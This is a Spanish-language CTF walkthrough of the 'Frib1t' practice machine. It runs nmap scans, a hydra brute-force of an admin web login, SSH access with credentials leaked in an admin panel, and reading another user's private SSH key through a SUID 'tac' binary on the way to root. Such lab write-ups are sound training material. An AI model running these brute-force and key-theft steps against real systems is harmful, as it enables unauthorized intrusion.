

# Walkthrough Frib1t

## Descripción

En una empresa aparentemente tranquila, un servidor pasó desapercibido durante demasiado tiempo. Frib1t es el reflejo de decisiones olvidadas y configuraciones que no resistieron el paso del tiempo. Lo que empezó como un sistema funcional ahora es un reto que pone a prueba tus habilidades.

## Enlace de descarga

- [https://cyberlandsec.com/cyberland-labs/?machine\\_id=8](https://cyberlandsec.com/cyberland-labs/?machine_id=8)
- Ejecutamos la máquina desde el script de Cyberland



```
Archivo Acciones Editar Vista Ayuda
Importar y Ejecutar Máquinas CTF

Nota: Puedes importar varias máquinas a la vez ingresando los archivos separados por espacios.
Ejemplo: /ruta/a/machine1.tar /ruta/a/machine2.tar

Ingresa las rutas de los archivos de las máquinas (separadas por espacio): /home/kali/Descargas/frib1t.tar
Importando la máquina desde '/home/kali/Descargas/frib1t.tar' ...
🚀 La máquina ha sido importada exitosamente.
Imagen cargada: frib1t:latest
Iniciando la máquina como contenedor 'cyberland_frib1t_latest' ...
0914ad0e40d738f6977e095cab911c076704cc25669c0542df9a44dc6e7efc8d

La dirección IP de la máquina 'cyberland_frib1t_latest' es: 172.17.0.2

➡ Ahora puedes realizar pruebas de conexión con `ping`, usar `nmap` para identificar puertos y servicios, y comenzar tu CTF.
🚀 Todas las máquinas procesadas e iniciadas automáticamente.
Presione Enter para regresar al menú ...
```

- Una vez descargado, y ejecutado el .tar empezamos con el reconocimiento.

## Reconocimiento (escaneo y enumeración)

- Nos aseguramos de tener **ping** con el contenedor.

```
ping -c1 172.17.0.2
```

```
> ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.202 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.202/0.202/0.202/0.000 ms
```

- Una vez realizado el reconocimiento, escanearemos los puertos abiertos con **nmap**.

```
nmap -p- -sS -n -Pn -vvv --min-rate 5000 172.17.0.2 -oG target.txt
```

```
> nmap -p- -sS -n -Pn -vvv --min-rate 5000 172.17.0.2 -oG target.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 07:30 EST
Initiating ARP Ping Scan at 07:30
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 07:30, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:30
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 07:30, 0.83s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000023s latency).
Scanned at 2024-12-03 07:30:09 EST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

- Después de ver los puertos abiertos realizaremos un escaneo aplicando scripts de reconocimiento y veremos las versiones de los puertos.

```
nmap -p22,80 -sCV 172.17.0.2 -oX vuln
```


```
> nmap -p22,80 -sCV 172.17.0.2 -oX vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 07:33 EST
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 01:53:52:7f:bf:aa:d4:ac:c7:f9:9b:d1:99:c8:07:fd (ECDSA)
|_  256 7b:dd:7b:6c:b3:4b:e3:2a:3d:2d:c9:bf:9e:d9:c5:62 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Login - IT Corp
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

## Panel Web

La versión de **SSH** no tiene Vulnerabilidades conocidas, por lo que accederemos a la **web**. Donde observamos un panel de login y probamos contraseñas de usuario predefinidas.



Y podemos Observar que tenemos un **leak** de información que nos indica que el usuario admin es existente.




Por lo que a continuación probaremos con hydra un ataque de fuerza bruta. Que nos dará la contraseña del usuario **admin**.

```
hydra -v -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta."
```


```
> hydra -v -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 07:41:39
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http[s]://172.17.0.2:80/panel.php
[80][http-post-form] host: 172.17.0.2 login: admin password: Password
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 07:42:12
```

Haremos login dentro del panel login y navegaremos dentro del panel de admin, donde observamos un panel de Avisos.



En dicho panel, notifican al Admin la contraseña de usuario de la nueva empleada **alice**.



## Explotación

Acedemos al Servidor con las credenciales de **alice** a través de **ssh**.

```
ssh alice@172.17.0.2
```

Dentro de la carpeta de usuario, veremos la primera flag.txt

```
alice@0914ad0e40d7:~$ ls
user.txt
alice@0914ad0e40d7:~$ cat user.txt
[redacted]
alice@0914ad0e40d7:~$
```

Realizaremos un reconocimiento para ver si alice, tiene permisos sudo y suid, que puedan ser explotados.

```
sudo -i
```

```
find / -perm -4000 2>/dev/null | xargs ls -l
```

Vemos que hay un permiso suid en el binario tac.

```
alice@0914ad0e40d7:~$ sudo -i
[sudo] password for alice:
alice is not in the sudoers file.
alice@0914ad0e40d7:~$ find / -perm -4000 2>/dev/null | xargs ls -l
-rwsr-xr-x 1 root root 72792 May 30 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 44760 May 30 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 76248 May 30 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 51584 Aug 9 02:33 /usr/bin/mount
-rwsr-xr-x 1 root root 40664 May 30 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 64152 May 30 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 55680 Aug 9 02:33 /usr/bin/su
-rwsr-xr-x 1 root root 277936 Apr 8 2024 /usr/bin/sudo
-rwsr-xr-x 1 frib1t frib1t 39336 Apr 5 2024 /usr/bin/tac
-rwsr-xr-x 1 root root 39296 Aug 9 02:33 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 34960 Aug 9 02:33 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 342632 Aug 9 02:33 /usr/lib/openssh/ssh-keysign
alice@0914ad0e40d7:~$
```

Buscamos en **Google** que es el binario **tac**, y observamos que es lo mismo que el binario **cat** pero con el resultado a la inversa.

¿Qué hace el comando TAC en Linux?

¿Qué es el comando TAC de Linux? El comando TAC de Linux **permite leer y mostrar el contenido de un archivo en orden inverso**, es decir, empezando por la última línea y acabando por la primera. Sin embargo, este comando solo cambia el orden de las líneas de un archivo, no el orden de las palabras ni de las letras.

## Escalada de privilegios

Si hacemos un repaso de lo que hemos hecho hasta aquí, vemos que hemos entrado al servidor a través de **ssh** por el password de **alice**. Por lo que navegaremos al directorio home a ver si hay algún usuario que tenga privilegios y podamos ver su clave privada **ssh**.

Se puede ver que **frib1t** forma parte del grupo **root**.

```
alice@0914ad0e40d7:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:ubuntu
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:ubuntu
fax:x:21:
voice:x:22:
cdrom:x:24:ubuntu
floppy:x:25:ubuntu
tape:x:26:
sudo:x:27:ubuntu,frib1t
audio:x:29:ubuntu
dip:x:30:ubuntu
www-data:x:33:
```

Por lo que veremos si tenemos acceso a su clave ssh con tac, pasando el comando 2 veces para que el resultado nos lo de de forma legible, y la salida la pasaremos como id\_rsa a nuestro directorio y le daremos permiso 600.

```
tac /home/frib1t/.ssh/id_rsa | tac > id_rsa
```

```
chmod 600 id_rsa
```

```
alice@0914ad0e40d7:~$ tac /home/frib1t/.ssh/id_rsa | tac > id_rsa
alice@0914ad0e40d7:~$ chmod 600 id_rsa
alice@0914ad0e40d7:~$ ls
id_rsa  user.txt
alice@0914ad0e40d7:~$ ls -l
total 8
-rw----- 1 alice alice 1823 Dec  3 13:04 id_rsa
-rw-rw-r-- 1 alice alice  37 Dec  3 10:28 user.txt
alice@0914ad0e40d7:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----

```

Ahora realizaremos la conexión por ssh como **frib1t**.

```
ssh -i id_rsa frib1t@localhost
```

Una vez dentro de la carpeta de usuario de Frib1t vemos una nota donde se nos pregunta si queremos llegar mas alto.

```
frib1t@0914ad0e40d7:~$ whoami
frib1t
frib1t@0914ad0e40d7:~$ ls
Nota.txt
frib1t@0914ad0e40d7:~$ cat Nota.txt
¿No quieres llegar más alto?
```

Por lo que nos da a entender que debemos de ser root para obtener la flag. Por lo que escalamos al usuario root y entramos en su directorio y allí veremos la flag de root.txt y un archivo credits.txt

```
root@0914ad0e40d7:~# cd /root
root@0914ad0e40d7:~# ls
credits.txt root.txt
root@0914ad0e40d7:~# cat root.txt
root@0914ad0e40d7:~# cat credits.txt
Felicitades ahora eres root
```

Si te ha gustado, sígueme en LinkedIn: <https://www.linkedin.com/in/ramonfrizat/>  
GitHub: <https://github.com/Frib1t>  
YouTube: <https://www.youtube.com/@frib1t>  
root@0914ad0e40d7:~#

Por lo que habremos conseguido ya las dos flags y vulnerado la máquina.